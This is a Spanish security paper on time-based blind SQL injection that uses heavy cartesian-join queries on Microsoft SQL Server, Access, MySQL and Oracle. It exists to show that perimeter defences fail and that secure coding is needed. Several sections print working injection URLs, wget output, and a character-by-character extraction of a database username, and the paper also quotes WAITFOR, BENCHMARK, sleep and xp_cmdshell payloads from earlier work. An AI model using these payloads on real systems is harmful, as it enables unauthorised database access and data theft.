Blind SQL Injection
Basado en Tiempos mediante el uso de Consultas Pesadas

Chema Alonso, Antonio Guzmán, Rodolfo Bordón, Daniel Kachakil.

0.- Resumen

El presente documento recoge una forma de explotar vulnerabilidades SQL Injection mediante Blind SQL Injection (Inyección ciega de comandos SQL) basado en tiempos mediante el uso de consultas pesadas. El objetivo es alertar de la necesidad de desarrollar aplicaciones web siguiendo las buenas prácticas de seguridad y evitar confiar en medidas perimetrales que son fácilmente evitables. El presente documento muestra ejemplos de explotación para un conjunto de motores de bases de datos como son Microsoft SQL Server, Microsoft Access, MySQL y Oracle con diferentes versiones. Este método de explotación es totalmente exportable a cualquier otro motor de base de datos.

1. Blind SQL Injection Basado en Tiempos. Estado del Arte.

Las primeras referencias donde se puede leer sobre ataques a ciegas está en el documento *"(more) Advanced SQL Injection"* [1] de Junio de 2002 en donde Chrish Anley alertaba de la posibilidad de realizar ataques a ciegas, en este caso, en base a tiempo, uno de los casos menos estudiados de ataque a ciegas y ponía unos ejemplos de uso de las mismas.

> *<<····· if (ascii(substring(@s, @byte, 1)) & (power(2, @bit))) > 0 waitfor delay '0:0:5'*
>
> *…it is possible to determine whether a given bit in a string is '1' or '0'. That is, the above query will pause for five seconds if bit '@bit' of byte '@byte' in string '@s' is '1'.*
>
> *For example, the following query:*
>
> *declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'*
>
> *will pause for five seconds if the first bit of the first byte of the name of the current database is 1*

Como se puede ver en los ejemplos se busca sacar el valor ASCII de un determinado parámetro vulnerable en función del tiempo de respuesta ya que si se cumple la condición se mantendrá el sistema en espera durante 5 segundos.

El estudio de las técnicas a ciegas continuó a partir de ese primer documento, pero utilizando principalmente, por comodidad, rapidez y extensión, los sistemas en base a inyecciones a ciegas que generan mensajes de error.

En el año siguiente, en Septiembre de 2003, Oler Maor y Amichai Shulman publican el artículo *"Blindfolded SQL Injection"* [2], un documento en el que se analizan las formas de detectar un parámetro vulnerable a SQL Injection a pesar de no poder ver la información devuelta o procesada por el mismo.

En las conferencias de BlackHat USA de 2004, Cameron Hotchkies, presentó un trabajo sobre *"Blind SQL Injection Automation Techniques"* [3] en el que proponía métodos de automatizar la explotación de un parámetro vulnerable a técnicas de Blind SQL Injection mediante herramientas. Como soluciones para la automatización propone: (1) Búsqueda de palabras clave en resultados positivos o negativos. (2)Uso de firmas MD5 para diferenciar los resultados positivos y negativos. (3) Motor de diferencia Textual. Este trabajo fue acompañado de SQueal, una herramienta automática para la extracción de información mediante Blind SQL injection que evolucionó a Absinthe [4].

Es en Septiembre de 2005 David Litchfield publica el documento "*Data Mining with SQL Injection and Inference"* [5] en el que vuelve a resaltar la inferencia basada en tiempos y expresa otras formas de obtener retardos de tiempo utilizando llamada a procedimientos almacenados como xp_cmdshell en MS SQL Server para realizar un ping.

> *xp_cmdshell 'ping –n 10 127.0.0.1' → application paused 10 seconds.*

Las técnicas basadas en tiempos se pueden extender a cualquier acción que se pueda realizar con un procedimiento almacenado y genere un retardo de tiempos o una acción medible.

Ronald van den Heetkamp publica el 16 de diciembre de 2006, su propia *"SQL Injection Cheat Sheet"* [6] con trucos de Blind SQL Injection para MySQL con ejemplos basados en funciones benchmark que generan retardos de tiempo.

SELECT BENCHMARK(10000000,ENCODE('abc','123')); [around 5 sec]

SELECT BENCHMARK(1000000,MD5(CHAR(116))) [around 7 sec]

Ejemplo: SELECT IF(user = 'root', BENCHMARK(1000000,MD5('x')),NULL) FROM login

Recientemente, en un exploit [7] publicado el día 18 de Junio de 2007 en la web de http://www.milw0rm.com (sitio web dedicado a la publicación de expedientes de seguridad y exploits) para un servidor de juegos, llamado Solar Empire se puede ver como se utiliza esta técnica para atacar el servidor:

¡$sql="F***You'),(1,2,3,4,5,(SELECT IF (ASCII (SUBSTRING(se_games.admin_pw, ".$j.", 1)) =".$i.") & 1, benchmark(200000000,CHAR(0)),0) FROM se_games))/";*

Los avances en los estudios en de las técnicas de Blind SQL Injection en base a tiempos han llevado a la aparición de varias herramientas, como SQL Ninja[8] que utiliza el método Wait-for para los motores de Microsoft SQL Server o como SQL PowerInjector[9] que implementa los métodos wait-for para los motores de bases de datos MS SQL Server, las funciones Benchmark para los motores MySQL y una extensión del método wait-for a los motores Oracle, usando las llamadas a los métodos DBMS_LOCK.

2. Retardos de tiempo

Tras analizar los métodos anteriores se puede observar que es necesario contar con acceso a procedimientos almacenados en los motores Microsoft SQL Server y Oracle para poder generar retardos de tiempo utilizando las llamadas a los métodos Wait-for y DBMS_LOCK. Sin embargo, para los motores MySQL no es necesario ya que se utiliza una función matemática para realizar el retardo. Muchos Sistemas de Detección de Intrusiones (IDS) y Firewalls a nivel de aplicación bloquean las URLS que llevan el uso de la función Benchmark. La pregunta es, ¿si se anula el uso de los procedimientos almacenados y la función Benchmark se podría realizar una explotación mediante Blind SQL Injection basada en tiempos? La respuesta es, obviamente sí. La única forma de evitar las explotaciones Blind SQL Injection es programar correctamente, o como dice Michael Howard *"All input is evil until it proven otherwise".*

La forma de generar retardos de tiempo se basa en hacer uso del mayor problema de las bases de datos, que ha hecho que tengan que desarrollarse técnicas de tunning de rendimiento, las consultas pesadas.

Para generar un retardo basta con poder acceder a una tabla que tenga algún registro y construir con ella alguna consulta que haga trabajar al motor de base de datos, es decir, hay que construirla al contrario de las *Best Practices* de rendimiento.

En este caso tenemos una URL vulnerable a SQL Injection, que sólo puede ser explotada mediante Blind SQL Injection basada en tiempos, es decir, no se produce ningún mensaje de error y siempre se obtiene la misma página de respuesta (unas veces por una consulta correcta y otras porque en caso de error el programador devuelve esa página como valor por defecto).



Imagen 1: El programador ante un error devuelve un valor por defecto -> Resultado 1

Ejemplo 1: Microsoft SQL Server 2000/2005

En Microsoft SQL Server 2000 y Microsoft SQL Server 2005 es posible generar una consulta pesada utilizando alguna de las tablas del diccionario de datos a las que un usuario tenga acceso. En este caso lo hemos realizado con la tabla *sysusers*.

http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/blind2/pista.aspx?id_pista=
1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3
, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysuse
rs AS sys8)>0 and 300>(select top 1 ascii(substring(name,1,1)) from sysusers)" -
O resultado1.txt
--23:49:11--  http://www.informatica64.com/blind2/pista.aspx?id_pista=1%20and%20
(SELECT%20count(*)%20FROM%20sysusers%20AS%20sys1,%20sysusers%20as%20sys2,%20sysu
sers%20as%20sys3,%20sysusers%20AS%20sys4,%20sysusers%20AS%20sys5,%20sysusers%20A
S%20sys6,%20sysusers%20AS%20sys7,%20sysusers%20AS%20sys8)%3E0%20and%20300%3E(sel
ect%20top%201%20ascii(substring(name,1,1))%20from%20sysusers)
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 868 [text/html]

100%[====================================>] 868           --.--K/s

23:49:25 (12.35 MB/s) - `resultado1.txt' saved [868/868]
```

Imagen 2: Resultado positivo. Se cumple la condición y la respuesta tarda 14 segundos.

Como se puede ver en la Imagen 2, la consulta comienza a las 23:49:11 y termina a las 23:49:25, es decir, tarda **14 segundos** en ejecutarse. Este retraso es debido a que la tercera condición en la clausula se cumple, es decir ***"300>(select top 1 ascii(substring(name,1,1)) from sysusers)"*** es **TRUE**. Esto nos permite saber que el valor ASCII de la primera letra del nombre del primer usuario de la tabla *sysusers* es menor que 300.

```
C:\a\wget>wget-1.10 -v "http://www.informatica64.com/blind2/pista.aspx?id_pista=
1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3
, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysuse
rs AS sys8, sysusers as sys9)>0 and (0)(select top 1 ascii(substring(name,1,1))
from master..sysdatabases))" -O resultado1.txt
--00:00:28--  http://www.informatica64.com/blind2/pista.aspx?id_pista=1%20and%20
(SELECT%20count(*)%20FROM%20sysusers%20AS%20sys1,%20sysusers%20as%20sys2,%20sysu
sers%20as%20sys3,%20sysusers%20AS%20sys4,%20sysusers%20AS%20sys5,%20sysusers%20A
S%20sys6,%20sysusers%20AS%20sys7,%20sysusers%20AS%20sys8,%20sysusers%20as%20sys9
)%3E0%20and%20(0%3E(select%20top%201%20ascii(substring(name,1,1))%20from%20maste
r..sysdatabases))
           => `resultado1.txt'
Resolving www.informatica64.com... 80.81.106.148
Connecting to www.informatica64.com|80.81.106.148|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 900 [text/html]

100%[====================================>] 900           --.--K/s

00:00:29 (13.07 MB/s) - `resultado1.txt' saved [900/900]
```

Imagen 3: Resultado Negativo. El tiempo de respuesta es de 1 segundo.

Como se puede ver en la Imagen 3, la consulta comienza a las 00:00:29 y termina a las 00:00:29, es decir, tarda en ejecutarse 1 segundo. Este retardo es debido a que la tercera condición de la clausula where es falsa, con lo que

"**0>(select top 1 ascii(substring(name,1,1)) from sysusers)**" es **FALSE**. Esto nos permite saber que el valor ASCII de la primera letra del nombre del primer usuario de la tabla sysusers es mayor que 0.

Estas dos consultas nos permiten accede a toda la información almacenada en la base de datos mediante la medición del tiempo de respuesta. La idea principal es que cuando la tercera condición de la consulta sea FALSE, el motor de la base de datas deja de procesar la clausula where ya que con un valor FALSE en un consulta con operador "and" el resultado será siempre FALSE. Por ello, el motor de la base de datos no procesa la consulta pesada (segunda condición). Así, si queremos saber el valor exacto del usuario almacenado, simplemente tendremos que mover los índices y medir el tiempo de respuesta:

http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS

*sys7, sysusers AS sys8)>1 and **300**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → 14 sg → TRUE

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **0**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → 1 sg → FALSE

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **150**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *14 sg* → *TRUE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **75**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **100**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **110**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **120**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *14 sg* → *TRUE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **115**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **118**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **119**>(select top 1 ascii(substring(name,1,1)) from sysusers)* → *1 sg* → *FALSE*

Entonces, el resultado es el valor ASCII(119)='**w**' y podemos comenzar con la segunda letra:

*http://www.informatica64.com/blind2/pista.aspx?id_pista=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, sysusers AS sys8)>1 and **150**>(select top 1 ascii(substring(name,**1**,1)) from sysusers)* → *¿?*

Este ejemplo está realizado sobre Microsoft SQL Server 2000, pero es igual de sencillo crear una consulta para Microsoft SQL Server 2005 con los mismos resultados de tiempo.

Ejemplo 2: Microsoft Access 2000

Los motores Microsoft Access 2000 tienen un pequeño diccionario de datos con información de los objetos creados en una determinada base de datos. La tabla *MSysAccessObjetcs* tiene por defecto permiso para todos los usuarios que se conectan a ella y además contiene un conjunto de registros. Esa tabla es por tanto perfecta para realizar ataques de Blind SQL Injection basados en tiempo.

*http://www.informatica64.com/retohacking/pista.aspx?id_pista=1 and (SELECT count(*) FROM MSysAccessObjects A 20T1, MSysAccessObjects AS T2, MSysAccessObjects AS T3, MSysAccessObjects AS T4, MSysAccessObjects AS T5, MSysAccessObjects AS T6, MSysAccessObjects AS T7,MSysAccessObjects AS T8,MSysAccessObjects AS T9,MSysAccessObjects AS T10)>0 and exists (select * from contrasena)*

En este ejemplo se puede ver una consulta pesada para el motor de base de datos de ***Microsoft Access 2000*** que genera un retardo de seis segundos. Un atacante podrá extraer toda la información almacenada utilizando el mismo método explicado en el ejemplo de ***Microsoft SQL Server*** y utilizando la consulta pesada como segunda condición en la clausula *where* para retardar la respuesta en los valores afirmativos.

Imagen 4: Resultado Positivo. El tiempo de respuesta es de 6 segundos.



Imagen 5: Resultado Negativo. El tiempo de respuesta es de 1 segundo.

Ejemplo 3: MySQL 5

La versión 5 de MySQL trae como principal ventaja respecto de las versiones 4.x la inclusión de un catalogo bajo el esquema *Information_Schema*. Para generar un retardo con una consulta pesada en versiones anteriores sería necesario conocer una tabla de la base de datos con algún registro. En este ejemplo se ha probado usando las tablas del catálogo de la versión 5.

*http://www.kachakil.com/pista.aspx?id_pista=1 and exists (select * from contrasena) and 100 > (select count(*) from information_schema.columns, information_schema.columns T1, information_schema T2)*

Imagen 6: Resultado positivo. La respuesta tarda 30 segundos

Imagen 7: Resultado Negativo. La respuesta tarda menos de 1 segundo

En la versión 5 de MySQL se puede utilizar también la llamada al método *sleep(time)* para forzar un retardo explícitamente, además de usar las funciones Benchmark como se comentó al principio de este documento. En la siguiente captura se ve un ejemplo que hay que contemplar en las versiones 5.X de MySQL.

http://www.kachakil.com/pista.aspx?id_pista=1 and (1=1) and sleep(10)



Imagen 8: Resultado positivo (1=1). Se ejecuta Sleep (10)

Ejemplo 4: Oracle

En Oracle, hemos utilizado una consulta pesada utilizando la vista *all_users*, que por defecto tiene permiso de lectura para todos los usuarios con el rol *Connect*. En este caso para extraer la información relativa a la primera letra del primer usuario en esa misma tabla.

http://blind.elladodelmal.com/oracle/pista.aspx?id_pista=1 and (select count(*) from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and 300>(ascii(SUBSTR((select username from all_users where rownum = 1),1,1))



Imagen 9: Resultado positivo. La consulta dura 40 segundos



Imagen 10: Resultado Negativo. La consulta dura 1 segundo.

Ejemplo 5: Microsoft Access 2003/ Microsoft Access 2007

Microsoft cambió la estructura de la base de datos para las versiones ***MS Access 2003*** y ***MS Access 2007***, no obstante se puede seguir generando una consulta pesada utilizando la tabla *MSysAccessStorage*.

*http://localhost:3692/Blind3/pista.aspx?id_pista=1 and (SELECT count(*) from MSysAccessStorage t1, MSysAccessStorage t2, MSysAccessStorage t3, MSysAccessStorage t4, MSysAccessStorage t5, MSysAccessStorage t6) > 0 and exists (select * from contrasena)*

Imagen 11: Resultado positivo. La consulta dura 39 segundos

Imagen 12: Resultado Negativo. La consulta tarda en ejecutarse menos de 1 segundo.

3.- Conclusiones

Como se ha podido ver en estas sencillas pruebas es posible realizar explotación mediante Blind SQL injection basada en tiempos usando consultas pesadas con lo que cualquier medida perimetral de protección como deshabilitar el acceso a procedimientos almacenados o el uso de funciones benchmark son protecciones perimetrales que ayudan a crear una política de defensa en profundidad, pero ni mucho menos protegen un sistema. Es necesario evitar este tipo de vulnerabilidades en el código desarrollando de forma segura. De igual forma se comprueba que puede realizarse para cualquier motor de base de datos del que se conozca alguna tabla o del que "se adivine" una tabla. Para la realización de este artículo se han utilizado consultas pesadas de un gran tamaño, solo para conseguir un retardo en tiempo visible, no obstante, en la extracción automática de datos de una base de datos mediante estas técnicas de debería realizar un ajuste del peso de la consulta que genera el retardo para optimizar los tiempos obtención.

4.- Autores

Chema Alonso es Ingeniero Informático por la Universidad Rey Juan Carlos e Ingeniero Técnico en Informática de sistemas por la Universidad Politécnica de Madrid. Ha sido galardonado con el reconocimiento de Microsoft Most Valuable Professional en los últimos 3 años en la especialidad de Windows Security. Desarrolla su actividad profesional como Consultor de Seguridad en la empresa Informática 64, dedicándose a realizar auditorías de seguridad a empresas. Es ponente habitual en conferencias de seguridad informática y participa de forma habitual en las Giras de Seguridad Technet y los Security Days de la empresa Microsoft para la formación de profesionales en disciplinas técnicas de seguridad. Actualmente está realizando la tesis doctoral en informática sobre seguridad en aplicaciones web con.

Antonio Guzmán Sacristán es Doctor en Informática por la Universidad Rey Juan Carlos y Licenciado en Ciencias Físicas por la Universidad Autónoma de Madrid. Actualmente es Profesor colaborador en el Área de Arquitectura de Computadores de la Escuela Superior de Ciencias Experimentales y Tecnología de la Universidad Rey Juan Carlos. En dicha actividad profesional alterna la enseñanza en asignaturas de Arquitectura de Computadores y Seguridad Informática con la investigación, centrada en disciplinas de seguridad como las metodologías de seguridad, los riesgos de las comunicaciones de voz sobre IP o las amenazas a aplicaciones web. Previamente a su incorporación a la universidad desarrolló su actividad profesional en la empresa Informática 64 como consultor informático.

Daniel Kachakil Dib es Ingeniero Superior en Informática y Máster Universitario en Ingeniería de Software (actual Máster en Dirección y Gestión de Sistemas de Información) por la Universidad Politécnica de Valencia. También cuenta con la titulación de Microsoft Certified Professional (Technology Specialist en Microsoft .NET Framework 2.0 - Application Development Foundation). Actualmente trabaja como director de I+D en Electronic Dreams, empresa de la que es socio cofundador, habiendo dirigido y participado en gran variedad de proyectos (historia clínica digitalizada, publicidad dinámica, soluciones web, comercio electrónico, TPV táctil, aplicaciones de escritorio y PDA, etc…).

Rodolfo Bordón Villar es técnico especialista en Informática y actualmente cursa los estudios de Ingeniería Técnica en Informática de Sistemas en la Universidad Rey Juan Carlos, al tiempo que realiza su actividad profesional como Desarrollador de Sistemas Informáticos.

5.- Referencias

[1] “(more) Advanced SQL Injection”. Autor: Chris Anley. NGS Software
URL: http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
[2] “Blindfolded SQL Injection”. Autores: Ofer Maor y Amichai Shulman. Imperva
URL:http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html
[3] “Blind SQL Injection Automation Techniques”. Autor: Cameron Hotchkies. BlackHat Conferences
URL:https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf
[4] “Absinthe”. Autor: Cameron Hotchkies. 0x90.
URL: http://www.0x90.org/releases/absinthe/download.php
[5] “Data Mining with SQL Injection and Inference”. Autor: David Litchfield. NGS Software
URL: http://www.ngssoftware.com/research/papers/sqlinference.pdf
[6] “SQL Injection Cheat Sheet”. Autor: Ronald van den Heetkamp. 0x000000.
URL: http://www.0x000000.com/?i=14&bin=1110
[7] “Exploit para Solar Empire”. Autor: Blackhawk. Milw0rm.
URL: http://www.milw0rm.com/exploits/4078
[8] “…a SQL Server Injection & takeover tool… ”. Autor: icesurfer. SQLNinja.
URL: http://sqlninja.sourceforge.net
[9] “SQL PowerInjector”. Autor: Francois Larouche. SQL PowerInjector.
URL: http://www.sqlpowerinjector.com